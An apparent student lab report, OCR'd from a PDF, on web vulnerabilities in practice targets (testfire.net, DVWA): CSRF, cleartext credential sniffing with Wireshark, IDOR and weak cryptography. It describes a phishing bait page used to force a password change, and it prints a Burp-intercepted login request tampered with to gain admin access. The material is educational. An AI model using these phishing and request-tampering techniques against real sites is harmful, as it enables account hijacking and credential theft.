
CSRF attacks exploit the trust between the victim's browser and the target website. They can lead to unauthorized actions, data tampering, account hijacking, and other security breaches.



Congratulations !! You have won a gift of 9Million Dollors.

Change





We created a fake phishing page, where we prompted the user by giving a bait to him and luring him into a trap. The website was then redirected to a page wherein the attacker was asked to change its existing password but a script ran on the back-end that had a predefined password as per our wish/requirement. In this way we were able to change the user's password to a forged password which is known only to us(the attacker).

5)Insufficient Transport Layer Protection

Insecure Transport Layer Protection refers to the lack of proper security measures in the communication between a client (such as a web browser) and a server over a network. It means that the data transmitted between the client and server is not adequately protected from potential eavesdropping, tampering, or interception by unauthorized parties.


The most common example of insecure transport layer protection is when a website or web application does not use a secure communication protocol, such as HTTPS (HTTP over SSL/TLS). Instead, it uses plain HTTP (unencrypted) for transmitting sensitive information like login credentials, personal data, or financial details.


Insecure transport layer protection poses several risks:


1. Man-in-the-Middle (MitM) Attacks: Attackers can intercept the communication between the client and server, allowing them to read or modify the transmitted data. This can lead to unauthorized access, data theft, or injection of malicious content.
2. Data Tampering: Without encryption, the integrity of the transmitted data cannot be guaranteed. Attackers may modify the data in transit, leading to potential security breaches or unauthorized modifications to the information.
3. Information Disclosure: Insecure communication channels expose sensitive information to eavesdroppers. Attackers can capture and analyze the data transmitted over the network, potentially revealing confidential or personal information.


To mitigate insecure transport layer protection risks, it is crucial to use secure communication protocols, such as HTTPS, which encrypts the data transmitted between the client and server using SSL/TLS. HTTPS ensures the confidentiality, integrity, and authenticity of the data exchanged.

Logging into testfire.net using the following credentials:
Username: jsmith
Password: demo1234









Username and password have been captured via packet sniffing using the Wireshark tool. This demonstrates that the website has poor transport layer security as the we were able to analyse network traffic and capture the password against the username ‘jsmith’.


6) Insecure Direct Object Reference


Insecure Direct Object Reference (IDOR) is a vulnerability that occurs when an application exposes a direct reference to an internal object, such as a database record or a file, without properly validating or authorizing the user's access rights. This can allow attackers to manipulate the object references and gain unauthorized access to sensitive data or resources.


Here are some key points about IDOR and how to mitigate it:

Understanding IDOR: In a properly designed application, user access to internal objects should be controlled through an indirect reference, such as an identifier that is mapped to the actual object on the server-side. However, in the case of IDOR, the application directly exposes the object reference, such as using sequential numbers or predictable values in URLs or parameters.

Exploiting IDOR: Attackers can manipulate the exposed object references to access resources they are not authorized to see or modify. They may attempt to guess or iterate through object references, modify parameter values, or tamper with the URL structure to access sensitive data or perform unauthorized actions.


Damn Vulnerable Web Ap
Not secure | 192.168.26.4/dvwa/login.php
DVWA
Username
demo
Password
Login
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history Options
Request to http://192.168.26.4:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.26.4
3 Content-Length: 38
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.26.4
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.26.4/dvwa/login.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=high; PHPSESSID=81de13760db58ac8049ad5ef408e9541
14 Connection: close
15
16 username=admin&password=vermarah&Login=Login
INSPECTOR
Search...
0 matches



In this attack we successfully managed to manipulate the user name and password through the help of burpsuite tool which allowed us to login and gain admin access into our website even though wrong credentials had been entered initially. This manipulation was basically a result of exposure of database and improper authentication and validation of access rights pertaining to a valid user.

7) Insecure Cryptography Attack

Insecure cryptography refers to the use of weak or flawed cryptographic algorithms, protocols, or implementations that can be exploited by attackers to compromise the security of sensitive data. There are several common types of insecure cryptography attacks:

Brute Force Attacks: Brute force attacks involve systematically trying all possible combinations of keys or passwords until the correct one is found.


Cipher Text-Only Attacks: In cipher text-only attacks, attackers have access to encrypted data but not the corresponding plaintext or encryption key.


Known Plaintext Attacks: In known plaintext attacks, attackers possess both the plaintext and corresponding cipher text.

